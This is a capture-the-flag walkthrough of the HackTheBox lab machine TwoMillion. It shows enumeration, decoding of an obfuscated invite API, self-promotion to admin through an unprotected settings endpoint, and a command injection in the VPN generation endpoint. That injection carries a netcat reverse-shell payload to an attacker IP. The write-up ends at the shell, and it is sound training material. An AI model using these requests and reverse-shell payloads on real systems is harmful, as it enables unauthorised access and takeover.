

TwoMillion (easy)

Machine Description :

TwoMillion is an Easy difficulty Linux box that was released to celebrate reaching 2 million users on HackTheBox. The box features an old version of the HackTheBox platform that includes the old hackable invite code. After hacking the invite code an account can be created on the platform. The account can be used to enumerate various API endpoints, one of which can be used to elevate the user to an Administrator. With administrative access the user can perform a command injection in the admin VPN generation endpoint thus gaining a system shell. An .env file is found to contain database credentials and owed to password re-use the attackers can login as user admin on the box. The system kernel is found to be outdated and CVE-2023-0386 can be used to gain a root shell.

Enumeration :

```
└─$ sudo nmap 10.129.229.66 -A -p 80,22 -n
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-01 13:51 +0100
Nmap scan report for 10.129.229.66
Host is up (0.14s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp    open  http      nginx
|_ http-title: Did not follow redirect to http://2million.htb/
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1
closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19, Linux 5.0 - 5.14
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT      ADDRESS
1   306.20 ms 10.10.16.1
2   162.52 ms 10.129.229.66
```

SSH :

```
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
```

HTTP :

```
80/tcp    open  http      nginx
|_ http-title: Did not follow redirect to http://2million.htb/
```

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

- when trying to open the website with ip we get 301 error but when graping the header we see the domain of the machine :

```
(kali㉿kali)-[~]
$ curl -I http://10.129.229.66/
HTTP/1.1 301 Moved Permanently
Server: nginx
Date: Sun, 01 Feb 2026 13:01:08 GMT
Content-Type: text/html
Content-Length: 162
Connection: keep-alive
Location: http://2million.htb/
```

2026-02-01_14-15.png


- we will add that to the /etc/hosts :

```
GNU nano 8.7 /etc/hosts
127.0.0.1 localhost
127.0.1.1 kali
10.129.229.66 2million.htb

# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

2026-02-01_14-22.png


And now we browse using the domain <http://2million.htb/> (the website uses FQDN)



Screenshot_2026-02-01_14_23_12.png

Fuzzing :

```
(kali㉿kali)-[~]
└─$ ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u
http://2million.htb/FUZZ -mc 200
```




v2.1.0-dev

```
:: Method          : GET
:: URL             : http://2million.htb/FUZZ
:: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
:: Follow redirects : false
:: Calibration      : false
:: Timeout          : 10
:: Threads          : 40
:: Matcher          : Response status: 200
```

```
# Copyright 2007 James Fisher [Status: 200, Size: 64952, Words: 28274, Lines: 1243, Duration:
80ms]
                                [Status: 200, Size: 64952, Words: 28274, Lines: 1243, Duration: 144ms]
register                        [Status: 200, Size: 4527, Words: 1512, Lines: 95, Duration: 1803ms]
# This work is licensed under the Creative Commons [Status: 200, Size: 64952, Words: 28274,
Lines: 1243, Duration: 211ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 64952,
Words: 28274, Lines: 1243, Duration: 289ms]
# [Status: 200, Size: 64952, Words: 28274, Lines: 1243, Duration: 449ms]
# directory-list-2.3-medium.txt [Status: 200, Size: 64952, Words: 28274, Lines: 1243,
Duration: 369ms]
# [Status: 200, Size: 64952, Words: 28274, Lines: 1243, Duration: 451ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 64952, Words: 28274,
Lines: 1243, Duration: 529ms]
# Attribution-Share Alike 3.0 License. To view a copy of this [Status: 200, Size: 64952,
Words: 28274, Lines: 1243, Duration: 609ms]
# [Status: 200, Size: 64952, Words: 28274, Lines: 1243, Duration: 849ms]
# Priority ordered case sensitive list, where entries were found [Status: 200, Size: 64952,
Words: 28274, Lines: 1243, Duration: 694ms]
# [Status: 200, Size: 64952, Words: 28274, Lines: 1243, Duration: 766ms]
# on at least 2 different hosts [Status: 200, Size: 64952, Words: 28274, Lines: 1243, Duration:
766ms]
# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 64952, Words:
28274, Lines: 1243, Duration: 1094ms]
login                          [Status: 200, Size: 3704, Words: 1365, Lines: 81, Duration: 3742ms]
404                            [Status: 200, Size: 1674, Words: 118, Lines: 46, Duration: 86ms]
0404                           [Status: 200, Size: 1674, Words: 118, Lines: 46, Duration: 79ms]
invite                         [Status: 200, Size: 3859, Words: 1363, Lines: 97, Duration: 124ms]
                                [Status: 200, Size: 64952, Words: 28274, Lines: 1243, Duration: 92ms]
:: Progress: [220560/220560] :: Job [1/1] :: 216 req/sec :: Duration: [0:11:46] :: Errors: 0
::
```

when acceding the /invite we see an api that handles the invites :



2026-02-01_14-39.png

we find this script tag in the /invite :

```
<script defer> $(document).ready(function() { $('#verifyForm').submit(function(e) {
e.preventDefault(); var code = $('#code').val(); var formData = { "code": code }; $.ajax({
type: "POST", dataType: "json", data: formData, url: '/api/v1/invite/verify', success:
function(response) { if (response[0] === 200 && response.success === 1 &&
response.data.message === "Invite code is valid!") { // Store the invite code in localStorage
localStorage.setItem('inviteCode', code); window.location.href = '/register'; } else {
alert("Invalid invite code. Please try again."); } }, error: function(response) { alert("An
error occurred. Please try again."); } }); }); }); </script>
```

we find this js in <http://2million.htb/js/inviteapi.min.js> :

```
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!''.replace(/^/,String))
{while(c--){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]};e=function()
{return'\w+'};c=1};while(c--){if(k[c]){p=p.replace(new
RegExp('\\b'+e(c)+'\\b','g'),k[c])}return p}('1 i(4){h 8=
{"4":4;$.9({a:"7",5:"6",g:8,b:"/d/e/n\\",c:1(0){3.2(0)},"f:1(0){3.2(0)}})}1 j()
{$.9({a:"7",5:"6",b:"/d/e/k/l/m\\",c:1(0){3.2(0)},"f:1(0)
{3.2(0)}})}',24,24,'response|function|log|console|code|dataType|json|POST|formData|ajax|type|u
rl|success|api/v1|invite|error|data|var|verifyInviteCode|makeInviteCode|how|to|generate|verify
'.split('|'),0,{}))
```

decoded version :

```
function verifyInviteCode(code) {
var formData = { "code": code };
$.ajax({
type: "POST",
dataType: "json",
data: formData,
url: '/api/v1/invite/verify',
success: function(response) { console.log(response); },
error: function(response) { console.log(response); }
```

```

});
}

function makeInviteCode() {
  $.ajax({
    type: "POST",
    dataType: "json",
    url: '/api/v1/invite/how/to/generate',
    success: function(response) { console.log(response); },
    error: function(response) { console.log(response); }
  });
}

```

Analyse with LLM :

- **verifyInviteCode(code)**
Submits an invite code to `/api/v1/invite/verify` via POST. Sends `{ code: "..."` in the request body. Logs server response (success/error) to console.
- **makeInviteCode()**
Attempts to generate a new invite code by calling `/api/v1/invite/how/to/generate`. **No data is sent** in the request body. Also logs responses.


when curling with POST the `'/2million.htb/api/v1/invite/how/to/generate'` we get a valid invite code

```

curl http://2million.htb/api/v1/invite/how/to/generate -X POST
{"0":200,"success":1,"data":{"data":"Va beqre gb trarengr gur vaivgr pbqr, znxr n CBFg erdhrfg gb \ncv\il\vaivgr\trarengr","enctype":"ROT13"},"hint":"Data is encrypted ... We should probably check the encryption type in order to decrypt it..."}

```

when analysing using JSON crack we get :



2026-02-01_16-41.png

it's ROT13 encoded we get :

In order to generate the invite code, make a **POST** request to `/api/v1/invite/generate`

this is the invite generated :

```


curl http://2million.htb/api/v1/invite/generate -X POST
{"0":200,"success":1,"data":{"code":"TDBYQVAtSzU0VDYtUVpMNIItMU9Y0TM=", "format":"encoded"}}

```

let's decode that BASE64 :

```
invite = L0XAP-K54T6-QZL6R-10X93
```


we get a registration :



Screenshot_2026-02-01_16_51_04.png

now we are able to login :


```
email = a@gmail.com  
pass = a
```



Screenshot_2026-02-01_16_51_30.png


Upgrading the account

when clicking connection pack the website call and we get a vpn key : <http://2million.htb/api/v1/user/vpn/generate>




2026-02-01_17-10.png

when fetching for APIs i find an interesting one (the route api) :



2026-02-01_18-23.png

Now i will fetch for "/api/v1/admin/settings/update" :



2026-02-02_20-11.png

we get invalid content type so let's try change it to application/json in the request :

```
PUT /api/v1/admin/settings/update HTTP/1.1
Host: 2million.htb
Content-Type: application/json
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://2million.htb/home/access
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=p37v79vmpnlhq14h30mvet53b5

{"email": "a@gmail.com"}
```

```
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Mon, 02 Feb 2026 19:14:01 GMT
4 Content-Type: application/json
5 Connection: close
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate
8 Pragma: no-cache
9 Content-Length: 56
10
11 {
12   "status": "danger",
13   "message": "Missing parameter: email"
14 }
```

json.png

let's add the email :

```
Request Pretty Raw Response
1 PUT /api/v1/admin/settings/update HTTP/1.1
2 Host: 2million.htb
3 Content-Type: application/json
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Referer: http://2million.htb/home/access
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US,en;q=0.9
10 Cookie: PHPSESSID=p37v79vmpnlhq14h30mvet53b5
11
12 {
13   "email": "a@gmail.com"
14 }
```

```
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Mon, 02 Feb 2026 19:20:18 GMT
4 Content-Type: application/json
5 Connection: close
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate
8 Pragma: no-cache
9 Content-Length: 59
10
11 {
12   "status": "danger",
13   "message": "Missing parameter: is_admin"
14 }
```

2026-02-02_20-20.png

here we get an admin account :

```
Request Pretty Raw Response
1 PUT /api/v1/admin/settings/update HTTP/1.1
2 Host: 2million.htb
3 Content-Type: application/json
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Referer: http://2million.htb/home/access
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US,en;q=0.9
10 Cookie: PHPSESSID=p37v79vmpnlhq14h30mvet53b5
11
12 {
13   "email": "a@gmail.com",
14   "is_admin": 1
15 }
```

```
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Mon, 02 Feb 2026 19:23:12 GMT
4 Content-Type: application/json
5 Connection: close
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate
8 Pragma: no-cache
9 Content-Length: 37
10
11 {
12   "id": 13,
13   "username": "A",
14   "is_admin": 1
15 }
```

admin.png

obtaining the Shell

this api is used to create an admin vpn key :

```
1 POST /api/v1/admin/vpn/generate HTTP/1.1
2 Host: 2million.htb
3 Content-Type: application/json
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Referer: http://2million.htb/home/access
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US,en;q=0.9
10 Cookie: PHPSESSID=p37v79vmpnlhq14h30mvet53b5
11
12 {"username": "A"}
```

```
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Mon, 02 Feb 2026 19:35:14 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate
8 Pragma: no-cache
9 Content-Length: 10893
10
11 client
12 dev tun
13 proto udp
14 remote edge-eu-free-1.2million.htb 1337
15 resolv-retry infinite
16 nobind
17 persist-key
18 persist-tun
19 remote-cert-tls server
```

mo.png

we found a command injection vuln and we able to get a shell


```
1 POST /api/v1/admin/vpn/generate HTTP/1.1
2 Host: 2million.htb
3 Content-Type: application/json
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Referer: http://2million.htb/home/access
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US,en;q=0.9
10 Cookie: PHPSESSID=p37v79vmpnlhq14h30mvet53b5
11
12 {
13   "username":""," rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.17.27 9009 >/tmp/f"
14 }
15
16 HTTP/1.1 504 Gateway Time-out
17 Server: nginx
18 Date: Mon, 02 Feb 2026 19:55:25 GMT
19 Content-Type: text/html; charset=utf-8
20 Content-Length: 562
21 Connection: close
22
23 <html>
24 <head>
25 <title>
26   504 Gateway Time-out
27 </title>
28 </head>
29 <body>
30 <center>
```

shell.png

```
(kali@kali)~$ nc -lvp 9009
listening on [any] 9009 ...
connect to [10.10.17.27] from (UNKNOWN) [10.129.11.36] 45666
sh: 0: can't access tty; job control turned off
$ ls
Database.php
Router.php
VPN
assets
controllers
css
fonts
images
index.php
js
views
$ python -c"import pty;pty.spawn('/bin/bash')"
sh: 2: python: not found
$ python -c"import pty;pty.spawn('/bin/bash')"
sh: 3: python: not found
$ python3 -c"import pty;pty.spawn('/bin/bash')"
www-data@2million:~/html$ ls
Database.php  VPN      controllers  fonts      index.php   views
Router.php    assets   css          ncal=nc    images      js
www-data@2million:~/html$
```

she.png

payload used :

```
